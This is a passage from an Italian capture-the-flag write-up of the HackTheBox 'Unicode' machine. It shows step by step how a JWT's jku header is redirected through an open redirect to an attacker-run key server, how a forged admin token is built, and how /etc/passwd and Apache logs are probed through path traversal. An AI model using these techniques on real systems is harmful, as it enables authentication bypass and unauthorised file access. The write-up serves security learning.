

Figura 5.6: Reindirizzamento su `/pricing`

2. "*Upload a Threat Report*", che reindirizza a una pagina in `/upload` che permette di caricare un file in formato PDF. Il file, esso deve essere esclusivamente in formato PDF, altrimenti viene segnalato errore. Il caricamento a buon fine, invece, mostra semplicemente un messaggio di ringraziamento.



Figura 5.7: Reindirizzamento su `/upload`

3. "*Logout*", che reindirizza alla home page senza autenticazione.

Non sembrano esserci altre informazioni di particolare importanza sul sito; quindi, si può passare alla fase successiva.

5.2 Vulnerability Analysis

Una volta raccolte tutte le possibili informazioni utili, si può iniziare con un'intercettazione del sito attraverso *Burpsuite*, utilizzando l'estensione *FoxyProxy* per intercettare la chiamata Web. Da subito, l'intercettazione mostra un *token* (Figura 5.8) interessante collegato all'autenticazione.

Dalla struttura del token, può sembrare che esso sia un *JWT*, cioè un sistema di cifratura e di contatto in formato *JSON* per lo scambio di informazioni tra i vari servizi di un server. Il nome del token è, infatti, un acronimo di *JSON Web Token*. Solitamente, si compone di tre parti principali divise l'una dall'altra da un punto:

Cookie: auth=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsImprdSI6Imh0dHA6Ly9oYWNrbWVkaWEuaHRiL3N0YXRpYy9qd2tzLmpzb24ifQ.eyJ1c2VyIjoiYXJpYW5uYSJ9.rI8Pt
DgJRvnInJxJ6heKcgQ0MRUw-ZYG0SeAzCgJrwBgHstGPUYf4vGWgl8i_cZ1YX4S6UoTejCVsz4V0gtrXSZCkyv0TLivAnEmP8VO73bXZBZynl9vgJ4vdQJdCfGqZEfnmP
skiyfFbRJqrYOR3fCgyc6Jng2IY4eugUHaRXt0hKaW7f6CIEdhQuFZx7X4tY-0E2rWp7tMynzqFKW6JfXqcPD5ixhoczzN7D5eNuQA79ib6LnlHh9SmqCJcABkaDMu6n
QCueFaLN3rBPV6GcQBYla2D8xMEV0lJBNjZ3jBri9AgnHdIIGKBMuQ7-6Ze7ii1Ou-Q96hGxD_7NSHw

Figura 5.8: Token intercettato da BurpSuite con l'autenticazione

- *intestazione*, che definisce la tipologia del token e l'algoritmo di cifratura utilizzato;
- *payload*, cioè il blocco che contiene le informazioni di scambio tra le parti;
- *firma*, ovvero la fase di cifratura tra le due parti.

Effettivamente, già nella prima riga del token in Figura 5.8 sono visibili i tre punti che separano le parti principali del JWT.

Per decodificare un *JWT* esiste un sito specializzato, chiamato `jwt.io`, all'interno del quale è possibile inserire il token, che verrà automaticamente diviso nelle tre parti e decodificato un blocco per volta.



Figura 5.9: Sito `jwt.io` per la codifica del Token JWT

L'algoritmo che viene utilizzato per l'encoding è l'*RS256*; esso è un algoritmo asimmetrico che utilizza una coppia di chiavi pubblica/privata. Il provider di identità dispone di una chiave privata per generare la firma, mentre il destinatario del JWT utilizza una chiave pubblica per convalidare la firma JWT. La chiave pubblica utilizzata per verificare e la chiave privata utilizzata per firmare il token sono collegate poiché vengono generate in coppia. Ciò significa che la chiave pubblica può essere pubblicamente disponibile sul sito Web e chiunque può verificare che il token sia legittimo.

Inoltre, è interessante l'URL contenuto nel parametro "`jku`", visibile nella traduzione in alto a destra in Figura 5.9; provando a visitare il sito manualmente, esso non risulta essere accessibile. Quindi, è necessario inserire `hackmedia.htb` tra gli host in `/etc/hosts` del file system, come è stato fatto anche precedentemente nel Capitolo 4. Per fare ciò, si usa l'editor *vi*.

Una volta inserito il sito negli host, ricaricando la pagina appaiono le informazioni sul file `jwks` (Figura 5.10); quest'ultimo è un insieme di chiavi contenente le chiavi pubbliche

utilizzate per verificare qualsiasi JSON Web Token (*JWT*) emesso dal server di autorizzazione e firmato tramite *RS256*.



Figura 5.10: Apertura del sito con informazioni sul `jwks`

Le parti importanti del file trovato sono sicuramente il modulo `N` e l'esponente `E`, che rappresentano gli strumenti utilizzati affinché terze parti possano validare la chiave. Sono, quindi, gli elementi che vengono utilizzati per la chiave pubblica nell'algoritmo *RSA*.

Avendo ora tutte queste informazioni a disposizione, è necessario comprendere il modo in cui il *JWT* funziona nel campo della validazione dell'utente. Il sistema di funzionamento è abbastanza semplice: il Client invia una richiesta al Server e questo genera un token di autenticazione che il Client utilizzerà tutte le volte che si collegherà allo stesso nodo. Ad esempio, un Server potrebbe generare un token con l'attestazione "accesso come amministratore" e fornirlo a un Client. Ques'ultimo potrebbe, quindi, utilizzare quel token per dimostrare di aver effettuato l'accesso come amministratore.

I token possono essere firmati dalla chiave privata di una parte (di solito quella del Server) in modo che qualsiasi parte possa successivamente verificare che il token sia legittimo. Se l'altra parte, con mezzi idonei ed affidabili, è in possesso della corrispondente chiave pubblica, anch'essa è in grado di verificare la legittimità del token.

Lavorando con i *JWT*, comunque, si possono riscontrare numerose vulnerabilità. Una di queste è insita nel parametro `jku`, che è stato decodificato dal *JWT*; esso specifica l'URL del set di chiavi Web *JSON*, utilizzate per verificare la firma. Quindi, uno scenario possibile di attacco sfruttando tale parametro consiste nella modifica del `jku`, in modo tale che esso punti al proprio parametro `JWK`, anziché a quello valido. Se questo metodo viene accettato, si possono firmare token utilizzando la propria chiave privata.

5.3 Exploitation

Grazie a quanto visto nella Vulerability Analysis, per sfruttare le vulnerabilità di un token *JWT*, è necessario modificarlo in modo tale da poter reindirizzare quest'ultimo sulla propria macchina host ed utilizzare una chiave personalizzata per poter convalidare il token.

Tornando su `jwt.io`, si parte copiando l'*header* decodificato, cioè la parte dove sono presenti i parametri `typ`, `alg` e `jku`. Una volta copiato il contenuto, si procede con la creazione di un file sulla cartella di lavoro creata all'inizio (`hackthebox/Unicode`). Tale file viene chiamato `jwt.header`; all'interno di esso si pone il contenuto copiato, come mostrato in Figura 5.11.



Figura 5.11: Contenuto del file `jwt.header`

Ora, con l'editor *vi* si può modificare il file in modo tale da cambiare l'URL contenuto nel parametro `jku`, inserendo il codice della propria macchina host e una porta aperta in ascolto, come mostrato in Figura 5.12.

Figura 5.12: Modifica del file `jwt.header`

Il passaggio successivo è l'encoding del file appena modificato in *base64*. Per fare questo, da terminale si può digitare il comando in Figura 5.13, per poi copiare il risultato in output.



Figura 5.13: Encoding del `jwt.header` in base64

Tornando sul sito, in particolar modo in `/dashboard`, che risulta essere una directory raggiungibile con l'autenticazione, si può effettuare un refresh di tale pagina permettendo a Burp di intercettare la chiamata. In questo modo, il parametro *Cookie* della richiesta su Burp dove è contenuto il *JWT* può essere modificato con un'*Injection* dell'*header* appena modificato con l'URL reindirizzato alla macchina host. In Figura 5.14 viene mostrata la chiamata intercettata con l'inserimento del parametro `jku` modificato.

Figura 5.14: Modifica dell'header su BurpSuite

Prima di inoltrare la richiesta, da terminale si apre una connessione con *Netcat* (strumento visto anche nei capitoli precedenti) con la porta `8000`, che è stata inserita come porta in ascolto nel parametro `jku`. Nel caso di risposta positiva, questa connessione aperta dovrebbe ritornare qualcosa (Figura 5.15).

Quindi, cliccando "*Forward*" su BurpSuite per inoltrare la richiesta al sito, si può notare dall'output di quest'ultimo una scritta "*jku validation failed*"; essa sta a indicare che non ci sono risultati sul Server Web.

Poiché il sito non ha nemmeno provato a ottenere la chiave pubblica, non può essere un problema con la firma non valida (è necessaria la chiave pubblica per saperlo). Inoltre, non viene neanche ottenuta una hit sulla porta aperta con *Netcat*. Questo deve significare che il Server non si fida dell'host inserito come luogo in cui servire la chiave pubblica. Pertanto, è necessario trovare un modo utile affinché il Server abbia fiducia dell'URL inserito.

Tornando alla home page principale di Hackmedia accessibile senza autenticazione, si può ricordare la presenza di un collegamento `/redirect/?url=google.com`, raggiungibile dal tasto "*Google about us*". Tale informazione è utile perché è un URL su `hackmedia.htb`, il



Figura 5.15: Connessione Netcat sulla porta 8000

che significa che forse il sito si fiderà del fatto che restituisca una chiave pubblica. Quindi, si può provare ad aggiornare l'URL modificato nel `jku`, inserendo il redirect al posto di ciò che era stato inserito precedentemente. Il risultato è mostrato in Figura 5.16.

Figura 5.16: Inserimento di un nuovo parametro `jku` modificato

Quindi, si effettua nuovamente l'encoding in *base64* e si inserisce nuovamente il codice ottenuto sull'intercettazione in `/dashboard` di Burp, come mostrato in Figura 5.17.

Figura 5.17: Reinserimento dell'header modificato su BurpSuite

Una volta premuto "*Forward*" su Burp, la richiesta viene inoltrata con il nuovo URL inserito. Fortunatamente, l'operazione va a buon fine sia sulla connessione *Netcat* alla porta `8000` che sul sito, che genererà un form di accesso curiosamente ancora all'indirizzo `/dashboard`. Nelle Figure 5.18 e 5.19 vengono mostrati entrambi i risultati. Ciò che si è ottenuto è un ottimo indicatore, poiché vuol dire che il Server si fiderà della chiave pubblica che viene servita su tale sito.

Il prossimo step da effettuare è la generazione del file `jwks`, all'interno del quale verrà inserita la chiave di accesso. Nella cartella di lavoro su Kali Linux si può creare una cartella con il comando da terminale `mkdir www` e posizionarsi poi su di essa. A questo punto, si procede scaricando il file `jwks` visitato precedentemente. Si può effettuare il download attraverso il comando `wget http://hackmedia.htb/static/jwks.json`.

Come era stato visto in precedenza nella Figura 5.10, le parti importanti del file `jwks` sono il modulo `N` e l'esponente `E`, i quali vengono utilizzati affinché terze parti possano validare la chiave; essi, quindi, sono gli elementi che vengono utilizzati per la chiave pubblica.

Dopo aver scaricato il file `jwks`, quindi, è necessario modificare il modulo `N` e l'esponente `E` contenuti nel file, in modo tale da generare una propria chiave *RSA*.

```
┌──(aru㉿kali)-[~/hackthebox/Unicode]
└─$ nc -nlvp 8000
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::8000
Ncat: Listening on 0.0.0.0:8000
Ncat: Connection from 10.10.11.126.
Ncat: Connection from 10.10.11.126:49842.
GET /jwks.json%7D HTTP/1.1
Host: 10.10.14.6:8000
User-Agent: python-requests/2.22.0
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive

```

Figura 5.18: Hit di successo sulla porta `8000`



Figura 5.19: Form di login all'indirizzo `/dashboard`

Un tool di Kali Linux utilizzabile in questo caso è *ssh-keygen*, il quale permette di generare nuove chiavi per *SSH*. L'esecuzione è mostrata in Figura 5.20. I flag utilizzati sono: `-t`, per l'algoritmo, `-b`, per la dimensione dei blocchi, `-m`, per il formato, `-f`, per il nome in output del file.

```
┌──(aru㉿kali)-[~/hackthebox/Unicode/www]
└─$ ssh-keygen -t rsa -b 4096 -m PEM -f jwtRS256.key
Generating public/private rsa key pair.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in jwtRS256.key
Your public key has been saved in jwtRS256.key.pub
The key fingerprint is:
SHA256:pVBlcZqrxDLZUtfQf2ojRK51VY84e1rkO4bBaNownjs aru@kali
The key's randomart image is:
+---[RSA 4096]----+
|        ..=o.   o|
|       . . *o. .o|
|      . . =o+.o..|
|       * + ++=o .|
|      = S +++.+o |
|       * O. .*+. |
|        = . oo+. |
|         E.   . .|
|          ..     |
+----[SHA256]-----+

┌──(aru㉿kali)-[~/hackthebox/Unicode/www]
└─$ ls
jwks.json  jwtRS256.key  jwtRS256.key.pub
```

Figura 5.20: Generazione di nuove chiavi con *ssh-keygen*

Ora, i file contenuti in `www` contengono le chiavi generate. In particolare, osservando i file generati nell'ultima riga della figura precedente, il file `jwtRS256.key` contiene la chiave privata, mentre `jwtRS256.key.pub` contiene quella pubblica.

Bisogna estrarre il modulo `N` e l'esponente `E`. Per fare ciò, si può utilizzare *OpenSSL*; esso è un toolkit basato su una libreria crittografica che contiene proprio le funzioni crittografiche

principali di tanti algoritmi. L'esecuzione del comando `openssl` (Figura 5.21) restituisce tutte le informazioni che si stavano cercando; in particolare, quelle che servono allo scopo sono le prime due, come si vede sottolineato in rosso nella Figura 5.21.



Figura 5.21: Esecuzione del comando `openssl`

Il primo parametro è il modulo `N`, mentre il secondo è l'esponente `E`. Innanzitutto, è necessario convertire i parametri ottenuti. Per quanto riguarda `E`, si può usare un qualsiasi tool online di conversione dal formato *hex* al *base64*, come mostrato in Figura 5.22.

Figura 5.22: Conversione dal formato hex a base64 dell'esponente

Per quanto riguarda `N`, ripetendo il comando precedente di `openssl` con l'aggiunta del flag `-modulus` al termine, verrà estratto il codice del modulo in formato leggibile. Come per l'esponente, poi, sarà possibile la traduzione con un qualsiasi tool online, come mostrato in Figura 5.23.



Figura 5.23: Conversione dal formato hex a base64 del modulo

Ora, con i dati a disposizione, cioè con esponente e modulo opportunamente codificati, si può modificare il file `jwks` scaricato in precedenza con l'editor `vi`, inserendo i dati appena personalizzati. Il risultato della modifica è mostrato in Figura 5.24.



Figura 5.24: Modifica del file `jwks` con esponente e modulo personalizzati

Ora, bisogna creare il *JWT* con i dati generati fino ad ora; per fare ciò, si può utilizzare il sito `jwt.io` visto in precedenza. Quindi, è necessario copiare il contenuto del file `jwtRS256.key`, in modo tale da poter inserire la chiave privata generata su `jwt.io`. Allo stesso modo, si copia il contenuto del file `jwtRS256.key.pub` per la chiave pubblica, ma per quest'ultima è necessario un passaggio ulteriore, poiché il formato della chiave pubblica contenuta nel file non è accettato su `jwt.io`. Quindi, si può provare a generare la chiave pubblica a partire da quella privata con *OpenSSL*, per poi sostituire il risultato all'interno del file contenente la chiave pubblica. In Figura 5.25 viene mostrata l'esecuzione.

Figura 5.25: Generazione della chiave pubblica con `openssl` a partire dalla chiave privata

Il passaggio successivo, prima di creare il Token JWT, è quello di attivare un Web Server in ascolto su terminale con il comando `python3 -m http.server`. Tale Server, aperto sulla

porta `8000`, sarà quello con il quale verranno servite le chiavi generate.

A questo punto, bisogna copiare il contenuto delle chiavi che sono state create all'interno del sito `jwt.io`, come mostrato in Figura 5.26.



Figura 5.26: Inserimento delle chiavi generate sul sito `jwt.io`

Sempre su `jwt.io`, è necessario inserire nella prima parte del *JWT* l'header modificato in precedenza che reindirizza al proprio Server, visto in Figura 5.17. Sul sito, il risultato dovrebbe essere come in Figura 5.27.



Figura 5.27: Generazione del nuovo Token JWT su `jwt.io`

Come "*user*" si può provare con l'inserimento di "*admin*", per tentare l'accesso sul sito attraverso il token in veste di amministratore. Nel caso in cui l'utente non sia effettivamente "*admin*", allora bisognerà cercare più a fondo altre alternative. Quindi, è possibile inserire il nuovo *JWT* attraverso l'*Inspector* della pagina di login vista precedentemente in Figura 5.19, reindirizzata su `/dashboard`, nella sezione *Cookies*. L'esecuzione è mostrata in Figura 5.28.



Figura 5.28: Inserimento del Cookie nell'Inspector

Una volta inserito, si ricarica la pagina `/dashboard`, e fortunatamente si riesce ad entrare nella "*Admin dashboard*". Anche sul Server aperto localmente si ottiene una hit di successo. Nella Figura 5.29 si mostra il risultato della parte superiore della nuova pagina.

Figura 5.29: Accesso alla dashboard dell'Admin

Ispezionando manualmente la pagina, la maggior parte degli hyperlink risultano essere statici, tranne nella categoria "*Saved reports*". Digitando le sottocategorie presenti, "*Current month*" punta a `/display/?page=monthly.pdf`, mentre "*Last quarter*" reindirizza a `/display/?page=quarterly.pdf`. Cliccando su entrambi i link, questi restituiscono la stessa schermata, nella quale è presente la scritta "*The Report is being prepared. Please, comeback later*", cioè non viene restituito ancora nulla.

La struttura delle directory di entrambe suggerisce che si sta cercando di caricare un file dal file system; quindi, si può sfruttare questa caratteristica. Poiché l'obiettivo principale è l'ottenimento di credenziali per la Shell utente, si può tentare l'accesso alla directory del file system all'interno della quale sono presenti informazioni relative agli account nei sistemi Linux, cioè `/etc/passwd`. Provando ad inserire il reindirizzamento alla directory appena citata, sostituendo ciò che segue l'URL `/display/?page=` dopo l'uguale con `/etc/passwd`, il risultato sarà una pagina di errore `404` (Figura 5.30).



Figura 5.30: Errore 404 nel reindirizzamento

Come si può notare, il sito ha automaticamente reindirizzato su `/filenotfound/`. Inoltre, la pagina di errore risulta essere diversa dal solito messaggio d'errore `404`. Provando a cambiare il contenuto tra le due slash che contengono "`filenotfound`" con un qualsiasi altro messaggio, ad esempio "`provaprova`", la schermata dell'errore `404` cambia ancora una volta (Figura 5.31).



Figura 5.31: Secondo errore 404 nel reindirizzamento

Si può sottolineare da subito che, in questo caso, non viene effettuato alcun reindirizzamento, a differenza dell'*Injection* precedente nell'URL. Continuando a inserire diversi tipi di input, navigando a fondo nel file system, ad un certo punto, inserendo la directory `/display/?page=/var/log/apache2/error.log`, ci si imbatte in un nuovo messaggio d'errore diverso dai precedenti (Figura 5.32).



Figura 5.32: Terzo errore 404 nel reindirizzamento

In questo caso, il messaggio suggerisce che la directory non è filtrata, ma in qualche modo non riesce a trovare il file che si sta cercando. Se è così, è probabile che ci sia bisogno di un percorso relativo, perché il Web Server sta anteponendo un percorso prima dell'input.

Si possono provare alcuni percorsi relativi, cercando quali risultano essere bloccati dal filtro del sito e quali no. Il percorso "`..`" restituisce il messaggio "`.. Not found`"; esso, quindi, non è bloccato, esattamente come "`./`", mentre l'input "`../`" risulta essere bloccato dal filtraggio. Quindi, si può provare a sfruttare questa particolare caratteristica per ottenere qualcosa di interessante. Perciò, è necessario trovare un modo per "*bypassare il filtro*", come viene accidentalmente (o volontariamente) suggerito dal primo messaggio d'errore `404` in Figura 5.30.

